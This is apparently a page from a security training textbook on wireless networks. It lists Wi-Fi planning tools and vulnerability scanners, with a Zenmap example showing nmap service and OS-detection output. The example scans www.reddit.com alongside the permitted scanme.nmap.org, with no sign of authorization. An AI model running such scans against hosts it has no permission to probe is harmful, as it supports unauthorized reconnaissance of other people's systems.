
Wi-Fi Predictive Planning Tools

Wi-Fi predictive planning tools are used to plan, deploy, monitor, troubleshoot, and report on wireless networks from a centralized location.

- **AirMagnet Planner**

  Source: *https://www.netally.com*

  AirMagnet Planner is a wireless network planning tool that accounts for building materials, obstructions, AP configurations, antenna patterns, and several other variables to provide a reliable predictive map of the Wi-Fi signal and performance.


11ac Sample Building.bml - Multi Floor Planner
File View Tools Help
Floor3
Signal Strength (1st AP)
1 in.=24.29 ft
Dimensions(X x Y):170.00 X 150.00 Feet
Signal (dBm)
Overall
Zoom % : 100

All Checked Channels (Floor3)

☑ 2.4 GHz ☑ 5 GHz Select APs from: --All Floors--

Selected AP count: 17

Channels | SSID

- Channels (Floor3)
  - ☑ CH 1
    - ☑ AP-3(b/g/n)(AuthorizedGuest,-67)
    - ☑ AP-3(b/g/n)(AuthorizedGuest,-90)
    - ☑ AP-5(b/g/n)(AuthorizedGuest,-27)
    - ☑ AP-6(b/g/n)(AuthorizedGuest,-27)
  - ☑ CH 6
    - ☑ AP-1(b/g/n)(AuthorizedGuest,-67)
    - ☑ AP-4(b/g/n)(AuthorizedGuest,-90)
    - ☑ AP-7(b/g/n)(AuthorizedGuest,-28)
  - ☑ CH 11
    - ☑ AP-4(b/g/n)(AuthorizedGuest,-68)
    - ☑ AP-5(b/g/n)(AuthorizedGuest,-85)
    - ☑ AP-8(b/g/n)(AuthorizedGuest,-28)
  - ☑ CH (36 P, 80MHz, 36-48)
    - ☑ AP-3(ac)(CorpNet,-84)
    - ☑ AP-5(ac)(CorpNet,-34)
    - ☑ AP-6(ac)(CorpNet,-34)
  - ☑ CH (48 P, 80MHz, 36-48)
    - ☑ AP-1(ac)(CorpNet,-84)
    - ☑ AP-7(ac)(CorpNet,-34)
  - ☑ CH (64 P, 80MHz, 52-64)
    - ☑ AP-4(ac)(CorpNet,-84)
    - ☑ AP-8(ac)(CorpNet,-34)

Figure 16.129: Screenshot of AirMagnet Planner


The following are some additional Wi-Fi predictive planning tools:

- Cisco Prime Infrastructure (*https://www.cisco.com*)
- Ekahau Pro (*https://www.ekahau.com*)
- TamoGraph Site Survey (*https://www.tamos.com*)
- NetSpot (*https://www.netspotapp.com*)
- Wi-Fi Designer (*https://www.cambiumnetworks.com*)

Wi-Fi Vulnerability Scanning Tools

Zenmap

- Zenmap is a multi-platform GUI for the Nmap Security Scanner, which is useful for **scanning vulnerabilities in wireless networks**
- This tool saves the vulnerability **scans as profiles** to make them run repeatedly
- The results of recent scans are stored in a **searchable database**



Target: scanme.nmap.org www.reddit.com
Profile:
Command: nmap -sV -T4 -O -F --version-light scanme.nmap.org www.reddit.com

scanme.nmap.org (45.33.32.156)
www.reddit.com (199.232.21.140)

```
nmap -sV -T4 -O -F --version-light scanme.nmap.org www.reddit.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-02 11:36 India Standard
Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.23s latency).
Other addresses for scanme.nmap.org (not scanned):
2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 92 closed tcp ports (reset)
PORT    STATE    SERVICE      VERSION
22/tcp  open     ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu
Linux; protocol 2.0)
25/tcp  filtered smtp
80/tcp  open     http         Apache httpd 2.4.7 ((Ubuntu))
135/tcp filtered msrpc
139/tcp filtered netbios-ssn
179/tcp filtered bgp
445/tcp filtered microsoft-ds
646/tcp filtered ldp
Aggressive OS guesses: Linux 2.6.32 (95%), Linux 4.4 (95%), Linux 2.6.32
or 3.10 (94%), Linux 2.6.32 - 2.6.35 (93%), Linux 2.6.32 - 2.6.39 (93%),
Linux 4.0 (92%), Linux 3.11 - 4.1 (91%), Linux 3.2 - 3.8 (91%), Linux 5.0
- 5.4 (91%), Linux 2.6.18 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 19 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for www.reddit.com (199.232.21.140)
Host is up (0.018s latency).
Not shown: 98 filtered tcp ports (no-response)
PORT    STATE SERVICE    VERSION
80/tcp  open  http-proxy Varnish
443/tcp open  ssl/https?
1 service unrecognized despite returning data. If you know the service/
version, please submit the following fingerprint at https://nmap.org/cgi-
bin/submit.cgi?new-service :
```

https://nmap.org

Nessus Pro
https://www.tenable.com

Network Security Toolkit
https://networksecuritytoolkit.org

Nexpose
https://www.rapid7.com

Penetrator Vulnerability Scanner
https://www.secpoint.com

SILICA
http://www.immunityinc.com

